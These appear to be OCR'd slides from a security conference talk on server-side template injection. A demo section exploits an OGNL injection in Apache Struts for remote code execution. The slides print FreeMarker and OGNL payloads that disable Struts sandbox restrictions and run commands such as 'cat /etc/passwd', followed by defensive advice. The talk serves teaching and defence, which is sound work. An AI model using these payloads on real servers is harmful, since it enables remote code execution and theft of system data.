
The Challenge:

- They think there’s a OGNL vulnerability
- They even think they know where it is
- They want **R C E**


05 // Demo - Verify The Injection



05 // Demo – Exploit?



05 // Demo – WAF “Bypass”



05 // Demo – Exploit?

```
${"freemarker.template.utility.Execute"?new()("cat /etc/passwd")}
```

❌ **Nope**


```
${(#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.excludedClasses.clear()).
(#ognlUtil.excludedPackageNames.clear()).
(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).
(@java.lang.Runtime@getRuntime().exec('cat /etc/passwd'))}
```

❌ **Nada**

05 // Demo – Ask For Help!

```
%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).
(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).
(#bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).
(#bean.setBean(#stack)).(#context=#bean.get("context")).(#bean.setBean(#context)).
(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).
(#emptyset=#instancemanager.newInstance("java.util.HashSet")).
(#bean.put("excludedClasses",#emptyset)).
(#bean.put("excludedPackageNames",#emptyset)).
(#arglist=#instancemanager.newInstance("java.util.ArrayList")).
(#arglist.add("' + command + '")).
(#execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).
(#execute.exec(#arglist))}
```

05 // Demo – Success



05 // Demo – Success

05 // How Not To Get Rekt 🛡️

😱 Where to Look (as Attacker)

- 🔴 User-controlled inputs reflected in templates
- 🔴 Error pages rendering request params
- 🔴 Profile/name fields rendered server-side
- 🔴 Email templates with user content
- 🔴 Report generators & PDF tools
- 🔴 CMS / wiki content renderers

✨ How To Sleep Better at Night

- 🚧 Pass data as variables, not string concat
- 🔒 Use Jinja2 sandbox mode
- 🧹 Whitelist input — (don’t just reject {{ and }})
- 🤖 Logic-less templates (Mustache FTW)
- 🕵️ WAF rules for template syntax patterns
- 🧪 Regular SSTI testing in your SDLC

Questions?

(Yes, "will this get me arrested?" counts as a question)

🌐 https://github.com/W-21/SSTImapBetter

🐥 http://exfiltrated.com/sstimapbetter.zip

📚 Wesley Wineberg

💰 Bsides Vancouver 2026